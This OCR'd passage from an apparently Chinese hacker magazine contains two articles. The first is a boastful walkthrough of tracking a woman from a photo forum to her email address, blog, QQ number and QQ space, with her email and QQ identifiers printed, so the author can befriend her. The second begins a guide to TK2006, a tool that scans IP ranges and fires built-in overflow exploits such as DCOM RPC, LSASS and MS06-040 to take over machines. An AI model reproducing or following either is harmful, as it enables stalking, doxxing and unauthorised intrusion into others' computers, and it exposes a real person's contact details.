


图1

Google告诉我，原来晒客就是分享的意思，打开雅虎知识堂，正好还有一个晒客网，于是我起了坏心，到这里去找MM啰。马上打开晒客论坛，郁闷了，要注册才能看，于是我只好注册了一个帐号。打开“晒！真人”版块，这儿果然火啊，第一个贴子就有N多的回复率了，我就找她吧，如图2。




图2

打开后发现MM真漂亮啊，郁闷的是，她个人资料里什么联系方式都没有留下来。不过，不是有她的网名吗？此路不通换一条嘛，说不定她还在其它的论坛上注册过会留有QQ呢。我把她的网名放到百度上搜索，呵呵，她果然还注册了N多的论坛，如图3。




图3

叉子们一定还记得DZ论坛为了防止灌水，差不多都设置了注册验证，比如人工验证或邮箱验证。我从搜索到的网站中打开了一个，先来看看有没有她的邮箱。打开论坛，找到她发表的回

复，网名很对号的哦。这次我在她回复的内容上面看到了邮箱，于是把鼠标放上去，查看浏览器最左下角的状态栏，哈哈，邮箱出来了colleen1205@hotmail.com，如图4。




图4




图5

接下来该干什么呢？给她发邮件？晕，她要是不登录邮箱或是不给你回信，那岂不是要等到猴年马月。目前我们有两个思路：再把邮箱地址放到网上搜索，另一个就是查询她注册了微软哪些服务。我先使用第一种吧，把邮箱放到百度上进行搜索，天助我也，找到的第一个就是她的MSN博客了，也是嘛，有微软邮箱就会有微软博客了，接着我打开博客，OHOH，在个人资料上面看到她的QQ了，如图5。




图6

接下来我们该做什么呢？什么，直接加她QQ？菜菜们别心急呀，心急可是吃不了热豆腐的！为了确保MM不会拒绝我，我决定继续了解一下她喜欢什么。虽然刚刚她的MSN博客上已经有了一些详细的资料，但还不行，知道的越多越好嘛，然后MM才会很崇拜我的。这次要查她的QQ服务了，比如QQ空间、相册、EMAIL、游戏、交友等。现在的MM只要是有QQ的，基本上都开通了QQ空间，我直接在浏览器的地址栏里输入http://24803147.qzone.qq.com，果然她的QQ空间出来了，看见她的相册了哟，真漂亮，如图6。

接下来我又在她的QQ空间中查看日志，她喜欢什么我就做好准备嘛，现在加她为好友，嗯，设了身份验证，我输入了“晒客”两个字，不一会儿，她就通过了我的验证，看下面QQ的聊天记录哦，我和MM成为好朋友了（图7）。




图7

整个过程也就20分钟不到，社会工程学，好玩吧！祝X所有的叉子们都能找到MM！

菜鸟抓鸡利器TK2006

黑侠（Black Mask）

前几天从网上找到了一个非常不错的工具TK2006，它与传统的漏洞扫描器（比如流光、x-scan、IPtools等）有所不同，虽然都是通过扫描去发现这些漏洞，但是TK2006将一些漏洞的利用程序也添加到软件里了，当你扫描出某一溢出漏洞的时候，马上就可以通过软件自带的利用程序去溢出对方，而不需要再去找这漏洞的利用程序，并且操作也非常地简单，下面就让我们来体验一下TK2006的溢出功能吧。

TK2006是免安装的软件，解压后直接打开scanner.exe，进入口令为空，如图1。

点击“设置”选择“扫描设置”，在“扫描参数”里的“扫描范围”里输入IP段，比如192.168.0.1—192.168.0.254，在过滤IP里，你可以设置不想扫描的IP地址，可以是你自己的IP，也可以是别人的IP，随你自己填写，如图2。再来看“扫描设置”里的“普通设置”，这里可以设置要扫描的端口，默认只扫描常见端口，下面是漏洞设置，有常见的一些漏洞，如NebBios弱口令漏洞、Unicode漏洞、.ida/.idq缓冲区溢出漏、DCOM RPC溢出漏洞、LSASS溢出漏洞、ms06-40溢出漏洞、ms06-70溢出漏洞等等，大家看情况设置，如图3。注意：最大并发线程数量不能大于扫描的IP范围，否则将不能执行扫描操作。




图2

